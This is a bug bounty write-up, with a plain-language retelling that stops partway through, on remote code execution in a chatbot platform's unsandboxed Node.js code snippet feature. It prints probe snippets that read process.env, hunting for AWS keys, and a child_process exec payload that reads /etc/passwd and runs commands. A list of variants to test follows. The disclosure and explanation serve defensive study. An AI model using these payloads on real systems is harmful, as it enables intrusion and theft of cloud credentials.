Unveiling Remote Code Execution in AI chatbot workflows 💵
The chatbot platform's custom workflow code snippet feature executed user-supplied JavaScript in a Node.js environment without sandboxing. An attacker could run arbitrary system commands, read local files, and access environment variables.
 Published on infosecwriteups.com
Hi Readers 👋, this article goes through a remote code execution finding worth $$$$ that I found on one of the popular chatbot platforms so let's get started.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a business management platform with several team management features, email management and chatbots. The researcher focused on the chatbot automation area, and specifically on a feature that lets developers extend the bot's behaviour with custom workflows. One of the building blocks of those workflows is a "run a code snippet" option, which executes custom code to produce a custom response from the chatbot.
The default snippet returns a JSON object with a botMessage field and a responseExpected flag, with the message set to a placeholder value:
const responseJson = {botMessage: "Hello world",responseExpected: false}
The chatbot was built on the Node 18.x framework, which is the detail that shapes the rest of the investigation.
Setup
No special accounts, roles or tooling are described. The researcher browsed the platform's chatbot automation features, opened the "Start from scratch" option and then the "run a code snippet" option. The only external reference used was the Node.js globals documentation at https://nodejs.org/api/globals.html, and later the process section at https://nodejs.org/api/globals.html#process.
Finding it

While going through the chatbot automation features, the "Start from scratch" option stood out. It is composed of several options for customising the automation, including workflows, webhooks and custom code snippets.
After looking at the other options, the researcher started exploring the "run a code snippet" option.

The snippet editor runs JavaScript and the value placed in botMessage is returned in the chatbot conversation. Because the runtime is Node 18.x, the natural first question is whether the snippet runs in a normal module scope with access to Node globals, or in some restricted sandbox. The researcher tested that directly by replacing the "Hello world" placeholder with Node global variables and with an expression.
Exploitation
Step 1: confirm Node globals are reachable
The first probe used __dirname as the message value:
const responseJson = {botMessage: __dirname,responseExpected: false}

The chatbot returned /var/task, which means the global variable __dirname was evaluated internally and its value was returned to the user. The returned path is /var/task.
Step 2: confirm the module filename
The next probe used __filename:
const responseJson = {botMessage: __filename,responseExpected: false}

This also executed successfully, returning /var/task/Template.js. The returned value was /var/task/Template.js.
Step 3: confirm arbitrary expression evaluation
To check that expressions are evaluated rather than treated as strings, the researcher used eval:
const responseJson = {botMessage: eval(7*7),responseExpected: false}

The researcher tried eval(7*7) in place of the placeholder. On their own these results are positive leads, but the researcher notes they are not sensitive enough to report as remote code execution.
Step 4: enumerate the process object
Looking at the Node.js documentation for process, the researcher picked a set of properties to read: process.env, process.argv, process.execPath, process.memoryUsage(), process.getuid() and process.cpuUsage().
Environment variables first, since they are the most likely to hold secrets:
const responseJson = {botMessage: process.env,responseExpected: false}

The researcher notes that environment variables are worth checking because they sometimes store AWS_SECRET and AWS_KEY, which can make a finding significantly more valuable.
Platform:
const responseJson = {botMessage: process.platform,responseExpected: false}

Executable path:
const responseJson = {botMessage: process.execPath,responseExpected: false}

Memory usage:
const responseJson = {botMessage: process.memoryUsage(),responseExpected: false}

At this point almost every Node global object tested returned a response, and environment variables were readable. That is a strong information disclosure primitive, but the researcher kept working towards full code execution.
Step 5: build a full RCE payload
After multiple attempts, debugging and discussion with co-researchers, the researcher produced a payload that uses the child_process module and the Lambda-style exports.main handler signature. The snippet spawns a shell command and passes its standard output back through the callback as the bot message:
const { exec } = require('child_process');exports.main = (event, callback) => {exec('head /etc/passwd', (error, stdout, stderr) => {if (error) {console.error(exec error: ${error});return;}if (stderr) {console.error(stderr: ${stderr});return;}const responseJson = { botMessage: stdout, responseExpected: false};callback(responseJson);});};
require('child_process')loads Node's process-spawning module.exports.main = (event, callback) => { ... }defines the handler used in the payload.exec('head /etc/passwd', ...)runs a shell command on the host.- The callback receives
stdout, which is placed intobotMessageand rendered in the chatbot.
Step 6: read a local file

Running the payload with head /etc/passwd returned the contents of the file through the chatbot, confirming local file read.
Step 7: run an arbitrary command
The same payload with the id command was also executed successfully.

That completed the chain from a custom response snippet to full remote code execution.
Root cause
The snippet feature executes user-supplied JavaScript in the same Node.js runtime as the application, with access to Node globals (__dirname, __filename, process) and to require, including child_process. The snippet could access Node globals and require, including child_process. The platform's own handler contract (exports.main with a callback) is enough for the snippet to run arbitrary commands and return their output to the user through the normal chatbot response path. The report does not describe any defence that was present and bypassed; the design simply did not restrict what a snippet could do.
Impact
An attacker who can create or edit a chatbot workflow snippet can execute arbitrary commands on the underlying runtime. The runtime returned paths under /var/task. and the researcher demonstrated reading /etc/passwd and running id. The same primitive gives access to environment variables, which the researcher notes sometimes contain AWS_SECRET and AWS_KEY, so the blast radius can extend to cloud credentials and whatever those credentials authorise. The report does not state which roles or permissions are required to reach the snippet editor, so the precondition is that the attacker has access to that feature.
Fix
Based on the finding, the snippet feature should not run untrusted code in the application's own process: it should be executed in an isolated sandbox without require, without process and without filesystem or network access, or replaced with a declarative, non-code configuration format. Secrets should not be present in the snippet runtime's environment.
Variants to test
- Other Node globals in snippet or expression fields. Try
__dirname,__filenameandprocess.envin any field that is evaluated server-side. A positive result is the value being rendered back to you instead of the literal string. requireavailability. Tryrequire('child_process')orrequire('fs')in the same field. A positive result is the module loading without an error, which opens the path to command execution and file read.- Handler contract discovery. If the platform expects a specific export shape, try
exports.main = (event, callback) => { ... }and pass output through the callback. A positive result is your output appearing in the chatbot response. - Environment variable exposure. Read
process.envand look for cloud credentials such asAWS_SECRETandAWS_KEY. A positive result is any secret value returned in the response.
What happened, in plain words
A security researcher found a way to make a popular AI chatbot platform run commands on its servers. The platform let people write small pieces of code to customise how the chatbot replies. Those pieces of code ran with access to Node globals and require, including child_process. By putting a few lines of JavaScript into the code box, the researcher could read files on the server and run system commands. That kind of flaw is called remote code execution, or RCE. This article walks through exactly how he did it, step by step, explaining every term along the way.
Background: what the product was
The target was a business management platform. It had several features for managing teams, for managing email, and for building chatbots. A chatbot is a program that talks to people automatically, often on a website, answering questions or collecting information. The researcher focused on the chatbot automation area, which is the part of the product where you set up what the bot does and says.
Inside that area there is a feature called "Start from scratch". It lets you build your own automation from building blocks. The blocks include workflows (a sequence of steps the bot follows), webhooks (a way for one system to send a message to another over the internet when something happens), and custom code snippets (small pieces of code you write yourself).
The image shows the "Start from scratch" option in the platform's interface, which caught the researcher's attention.
After looking at the other blocks, he opened the "run a code snippet" option. This is the feature that lets you type JavaScript code, and the platform runs it to produce a custom reply from the chatbot.
The image shows the snippet editor with its different options.
The default snippet and what it tells us
When you open the snippet editor, it comes pre-filled with a small example. It looks like this:
const responseJson = {botMessage: "Hello world",responseExpected: false}
Line by line:
const responseJson =creates a constant (a named value that will not be reassigned) calledresponseJson. The name suggests this object is what gets sent back to the chatbot as the response.{botMessage: "Hello world",starts an object (a collection of named values). It has a field calledbotMessageset to the text"Hello world". That is the message the bot will say.responseExpected: false}adds a second field calledresponseExpectedset tofalse. The name suggests it controls whether the platform expects a further response.- The closing
}ends the object.
So the default snippet just builds a small package of data and hands it back. The platform then shows botMessage in the chat.
The researcher also noticed that the chatbot was built on the Node 18.x framework. Node.js is a runtime that lets JavaScript run outside a browser, typically on a server. "18.x" is the major version number. Knowing the runtime matters because every runtime has its own built-in objects and rules, and those built-in objects are exactly what an attacker probes first.
Why Node globals were the first thing to test
Node.js gives every piece of running code access to a set of built-in variables and objects called globals. They are always there, without you declaring them. The Node.js documentation lists them at https://nodejs.org/api/globals.html. The researcher read that page and picked a few to try.
The reasoning: if the snippet runs in a normal Node.js environment, these globals will exist and return real values. If the platform has put the snippet in a sandbox (a restricted box that blocks access to the outside), the globals will be missing or empty. So testing a global is a quick way to find out whether there is a sandbox at all.
Step 1: check __dirname
He replaced "Hello world" with __dirname:
const responseJson = {botMessage: __dirname,responseExpected: false}
Line by line:
const responseJson =creates the response object again.{botMessage: __dirname,sets the bot's message to the value of__dirname. In Node.js,__dirnameis a built-in variable that holds the path of the folder containing the current script file. It is not something you define; Node provides it.responseExpected: false}keeps the same flag as before.
The chatbot replied with /var/task. That is a folder path. The bot said a path instead of the literal text __dirname, meaning the global variable executed internally. The returned path was /var/task.
Step 2: check __filename
Next he tried __filename:
const responseJson = {botMessage: __filename,responseExpected: false}
Line by line:
- Same structure as before.
botMessage: __filenameputs the value of__filenameinto the message. In Node.js,__filenameis a built-in variable holding the full path of the current script file.
The bot replied with /var/task/Template.js. That is the full path of the file being executed. The returned value was /var/task/Template.js.
Step 3: check that expressions are evaluated
To make sure the platform was actually running the code and not just treating it as text, he used eval:
const responseJson = {botMessage: eval(7*7),responseExpected: false}
Line by line:
eval(7*7)calls the built-inevalfunction.evaltakes a string of code and runs it. Here it is given the expression7*7, which JavaScript calculates as49.- The result,
49, is placed intobotMessage.
The researcher tried eval(7*7) in place of the placeholder. The researcher noted these leads were not sensitive enough on their own to report as remote code execution, and kept looking.
Digging into the process object
He went back to the Node.js documentation, this time to the section on process, at https://nodejs.org/api/globals.html#process. The process object is a built-in Node.js object that represents the running program. It holds information about the environment, the command line, memory, the user ID and more. If you can read process, you can learn a lot about the server.
He picked several properties to try: process.env, process.argv, process.execPath, process.memoryUsage(), process.getuid() and process.cpuUsage().
Step 4a: environment variables
Environment variables are named values that the operating system or the platform passes to a running program. They often hold configuration and, unfortunately, secrets such as passwords and API keys. An API key is a long string that acts like a password for a service. If an attacker can read environment variables, they can often steal cloud credentials.
const responseJson = {botMessage: process.env,responseExpected: false}
Line by line:
process.envis an object containing all the environment variables available to the running program.- Putting it into
botMessagemeans the chatbot will try to display that whole object.
The researcher notes that this is crucial because environment variables sometimes store AWS_SECRET and AWS_KEY. Those are Amazon Web Services credentials. If they are present, an attacker could use them to access the company's cloud account, which can be worth a significant reward in a bug bounty programme.
Step 4b: platform
const responseJson = {botMessage: process.platform,responseExpected: false}
Line by line:
process.platformis a string that says which operating system the program is running on, for examplelinuxorwin32.
Step 4c: executable path
